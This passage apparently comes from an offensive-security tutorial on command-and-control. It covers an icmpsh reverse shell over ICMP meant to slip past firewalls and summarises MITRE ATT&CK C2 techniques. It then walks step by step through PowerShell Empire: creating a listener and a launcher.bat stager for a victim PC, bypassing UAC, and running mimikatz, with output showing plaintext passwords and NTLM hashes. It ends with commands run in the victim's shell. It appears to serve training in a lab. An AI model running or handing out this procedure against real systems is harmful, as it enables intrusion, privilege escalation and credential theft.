
Run icmpsh as slave (Windows 10)

Now again install icmpsh tool inside the host machine for running as slave and the user running the slave on the target system does not require administrative privileges.
And then run the following command:


```
syntax: icmpsh.exe -t <Kali IP>

icmpsh.exe -t 192.168.1.108
```




Once the above command is executed on the host machine, the intrude will have reverse shell of the machine running as a slave's . You can observe from the image given below that the machine controls the slave machine by spawning its prompt of command.



Now as we said that with the help ping, icmpsh will get the host machine's reverse shell over the icmp channel. Therefore, I simply trigger a command and use Wireshark to capture its packet to ensure the backend process.



Great!! This works exactly as we assumed and the data is transmitted over the network layer with the help of PING request/reply packets, thus no service or port is required. The traffic is undetected by proxy-based firewalls and this may bypass firewall rules.



Non-Standard Port

Adversaries can communicate over a protocol and port paring that are not associated. For example, HTTPS over port 8088. Adversaries may make changes to the standard port used by a protocol to bypass filtering or muddle analysis/parsing of network data. Mitre ATT&CK has given it technique id: **T1571.**

Protocol Tunneling

Adversaries can tunnel network communication between them and victim by using protocol tunneling to avoid detection. In tunneling one protocol is tunneled into another protocol. Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet. Mitre ATT&CK has given it technique id: **T1572**.

Proxy

Adversaries can use proxy to direct the traffic between system or to read all the request being send by the victim. Tools that can be used to redirect via proxies are: HTRAN, ZXProxy, and ZXPortMap. Adversaries use these types of proxies to manage command and control communications, reduce the number of simultaneous outbound network connections, provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion.Mitre ATT&CK has given it technique id: **T1090**.

- **Internal Proxy**
  Adversaries use internal proxies to manage command and control communications inside a compromised environment, to reduce the number of simultaneous outbound network connections, to provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between infected systems to avoid suspicion. Internal proxy connections may use common peer-to-peer (p2p) networking protocols, such as SMB, to better blend in with the environment.
- **External Proxy**
  Adversaries use these types of proxies to manage command and control communications, to provide resiliency in the face of connection loss, or to ride over existing trusted communications paths to avoid suspicion.
- **Multi-hop Proxy**
  To disguise the source of malicious traffic, adversaries may chain together multiple proxies. Typically, a defender will be able to identify the last proxy traffic traversed before it enters their network; the defender may or may not be able to identify any previous proxies before the last-hop proxy. This technique makes identifying the original source of the malicious traffic even more difficult by requiring the defender to trace malicious traffic through several proxies to identify its source.
- **Domain Fronting**
  Adversaries can use routing schemes in Content Delivery Networks (CDN) and other services that hosts multiple domains for obfuscating the default destination of traffic. If both domains are served from the same CDN, then the CDN may route to the address specified in the HTTP header after unwrapping the TLS header.

Remote Access Software

Adversary can utilize desktop support like Team Viewer, LogMein, etc, for establishing interactivs C2 channel for targeting systems with network. Mitre ATT&CK has given it technique id: **T1219**.

Traffic signaling

Adversaries can use traffic signaling for hiding ports that are opened or any malicious functionality for persistence of C2C. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports, but can involve unusual flags, specific strings, or other unique characteristics. Mitre ATT&CK has given it technique id: **T1205**.

- **Port Knocking:**
  Adversaries may use port knocking to hide open ports used for persistence or command and control. To enable a port, an adversary sends a series of attempted connections to a predefined sequence of closed ports.

Web Service

Adversaries can utilize existing, legitimate external Web service as a means for relaying data from and to compromised system. Mitre ATT&CK has given it technique id: **T1102**.

- **Dead Drop Resolver**
  Adversaries may post content, known as a dead drop resolver, on Web services with embedded (and often obfuscated/encoded) domains or IP addresses. Once infected, victims will reach out to and be redirected by these resolvers.
- **Bidirectional Communication**
  Those infected systems can then send the output from those commands back over that Web service channel. The return traffic may occur in a variety of ways, depending on the Web service being utilized. Like, the return traffic may take the form of the compromised system posting a comment on a forum, issuing a pull request to development project, etc.
- **One-Way Communication**
  Those infected systems may opt to send the output from those commands back over a different C2 channel, including to another distinct Web service.

Command and Control Frameworks

Empire

Empire is a post-exploitation framework. It's a pure PowerShell agent, focused solely on python with cryptographically-secure communications with the add-on of a flexible architecture. Empire has the means to execute PowerShell agents without the requirement of PowerShell.exe. It can promptly employ post-exploitable modules, which covers a vast range from ranging from keyloggers to mimikatz, etc. This framework is a combination of the PowerShell Empire and Python Empire projects; which makes it user-friendly and convenient. PowerShell Empire came out in 2015 and Python Empire came out in 2016. It is similar to Metasploit and Meterpreter. But as it is command and control tool, it allows you to control a PC much more efficiently.

Importance

PowerShell provides abundant offensive advantages which further includes the whole access of .NET, applock whitelisting, and straight access to Win32. It also constructs malicious binaries in memory. It provides C2 functionality and allows you to implant the second stage after the first one. It can also be used for lateral movement. And it comes handy as it develops rapidly in comparison to other frameworks. Also, as it does not requires PowerShell.exe, it lets you bypass anti-viruses. Hence, it is best to use the PowerShell Empire.


Terminology

Before starting with the action you need to know these four things:
Listener: the listener is a process which listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker's computer.
Stager: A stager is a snippet of code that allows our malicious code to be run via the agent on the compromised host.
Agent: An agent is a program that maintains a connection between your computer and the compromised host.
Module: These are what execute our malicious commands, which can harvest credentials and escalate our privileges as mentioned above.

Installation


You can download Empire from here. Clone the command from the hyperlink provided for GitHub or simply use google.
Use the following command to download it:

```
git clone //github.com/EmpireProject/Empire.git
```



Once the downloaded is initiated and completed, follow steps given directly below in order to install it:

```
cd Empire/
ls
cd setup/
ls
./install.sh
```



Wait for it to complete the installation. This might take a few seconds. It will prompt you for a password.

In my case, my password was **toor.**
Once the installation is done, move back a directory and run empire using **./empire.**
Now use **Help** command as it opens up all the essential options required initially.

```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

  _______ .___  ___. .______    __  .______       _______
 |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
 |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
 |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
 |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
 |_______||__|  |__| | _|      |__| | _| `._____||_______|

      285 modules currently loaded

      0 listeners currently active

      0 agents currently active


(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the database.
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
listeners         Interact with active listeners.
load              Loads Empire modules from a non-standard folder.
plugin            Load a plugin file to extend Empire.
plugins           List all available and active plugins.
preobfuscate      Preobfuscate PowerShell module_source files
reload            Reload one (or all) Empire modules.
report            Produce report CSV and log files: sessions.csv, credentials.
reset             Reset a global option (e.g. IP whitelists).
resource          Read and execute a list of Empire commands from a file.
searchmodule      Search Empire module names/descriptions.
set               Set a global option (e.g. IP whitelists).
show              Show a global option (e.g. IP whitelists).
usemodule         Use an Empire module.
usestager         Use an Empire stager.

(Empire) >
```

According to the workflow, firstly, we have to create a listener on our local machine. Type the following command:

```
listeners
```

After running the above command, it will say that "no listeners are currently active" but don't worry, we are into the listener interface now. So, in this listener interface, type:

```
uselistener <tab> <tab>
```

The above command will list all the listeners that one can use, such as dbx, http, http_com, etc. The most popular and commonly used listener is http and we will use the same in our practice. For that type:

```
uselistener http
```

This command creates a listener on the local port 80. If port 80 is already busy by a service like Apache, please make sure you stop that service as this listener being http listener will only work on port 80. Now to see all the settings that you ought to provide in this listener type:

```
info
```

As you can see in the image that there are a variety of settings you can use to modify or customize your listener. Let's try changing the name of our listener as it helps to remember all the listeners that are activated; if activated in bulk. So for this, type:

```
set Name test
```

The above command will change the listeners' name from http to test.

Usually, this listener automatically takes up the local host IP but, just in case, you can use the following command to set your IP:

```
set Host //192.168.1.107
execute
```

Above command will execute the listener. Then go back and use PowerShell listener as shown in the image.

Now type ‘back’ to go back from the listener interface so that we can execute our modules.

Use the following command to see all the modules that the empire provides:


```
usestager <tabt> <tab>
```


As you can see in the image below that there are a lot of modules for both windows and IOS along with some multi ones that can be used on any platforms. We will use launcher bat to create malware and exploit our victims' PC in our tutorial. And for that type:

```
usestager windows/launcher_bat
```

Then again type 'info' in order to see all the settings required by the exploit. After examining you will see that we only need to provide listener. Therefore, type :

```
set Listener test
execute
```





The above two commands will execute our exploit after setting the listener test and create /tmp/launcher.bat. Use the python server to execute this file in victims' PC. As the file will execute, you will have a session. To check your session type:

```
agents
```

With the above command, you can see that you have a session activated. You can change the name of your session as the name given by default is pretty complicated and difficult to remember. To do so type:

```
rename ZAF3GT5W raajpc
```

Use the following to access the session:


```
interact raajpc
```

Once you have gained access to the session, try and get admin session by using the following command:

bypassuac http

After executing the bypassuac command another session will open. Rename that session too by typing:

```
rename HE3K45LN adminraj
```



Let's

```
interact with adminraj now.
interact adminraj
```

<tab><tab>helps us view all the options in the shell. There are several options which is quite helpful to for post exploitation. Such as info, job, list and etc as shown in the image.
Info: for all the basic details like IP, nonce, jitter, integrity etc.

Now if you use 'help' command, you will be able to see all the executable commands.

```
(Empire: adminraj) > help

Agent Commands
==============
agents              Jump to the agents menu.
back                Go back a menu.
bypassuac           Runs BypassUAC, spawning a new high-integrity agent for a listener. Ex. spawn <listener>
clear               Clear out agent tasking.
creds               Display/return credentials from the database.
download            Task an agent to download a file.
exit                Task agent to exit.
help                Displays the help menu or syntax for particular commands.
info                Display information about this agent
injectshellcode     Inject listener shellcode into a remote process. Ex. injectshellcode <meter_listener> <pid>
jobs                Return jobs or kill a running job.
kill                Task an agent to kill a particular process name or ID.
killdate            Get or set an agent's killdate (01/01/2016).
list                Lists all active agents (or listeners).
listeners           Jump to the listeners menu.
lostlimit           Task an agent to change the limit on lost agent detection
main                Go back to the main menu.
mimikatz            Runs Invoke-Mimikatz on the client.
psinject            Inject a launcher into a remote process. Ex. psinject <listener> <pid/process_name>
pth                 Executes PTH for a CredID through Mimikatz.
rename              Rename the agent.
resource            Read and execute a list of Empire commands from a file.
revtoself           Uses credentials/tokens to revert token privileges.
sc                  Takes a screenshot, default is PNG. Giving a ratio means using JPEG. Ex. sc [1-100]
```

Let's try and run **mimikatz** to get the password of the user. Since **mimikatz** won't run on a normal guest user shell and will only run on the admin shell; this also proves that we have to achieve admin access so that we can use mimikatz.
Hmmmm!! And the password is "123" for user raj.


```
(Empire: adminraj) > mimikatz
[*] Tasked HE3K45LN to run TASK_CMD_JOB
[*] Agent HE3K45LN tasked with task ID 1
[*] Tasked agent adminraj to run module powershell/credentials/mimikatz/logonpasswords
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Job started: 5R7ZX4
[*] Valid results returned by 192.168.1.102
[*] Agent HE3K45LN returned results.
Hostname: raj / -

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 160688 (00000000:000273b0)
Session           : Interactive from 1
User Name         : raj
Domain            : raj
Logon Server      : RAJ
Logon Time        : 10/8/2018 8:41:46 PM
SID               : S-1-5-21-379292247-3942135249-1451521861-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : raj
         * LM       : ccf9155e3e7db453aad3b435b51404ee
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
         * Username : raj
         * Domain   : raj
         * Password : 123
        wdigest :
         * Username : raj
         * Domain   : raj
         * Password : 123
        kerberos :
         * Username : raj
         * Domain   : raj
         * Password : 123
        ssp :
        credman :
```

Creds

Above command will dump the credentials or password of any user in both plaintext and its hash as well.
Another important command is the **shell** command.
To use the shell of the victim to run proper Microsoft windows commands, we use this feature.
Eg: one such window's cmd only command is **netstat**

```
shell netstat -ano
```

And as expected, the above command showed us all the ports in work currently on the machine!



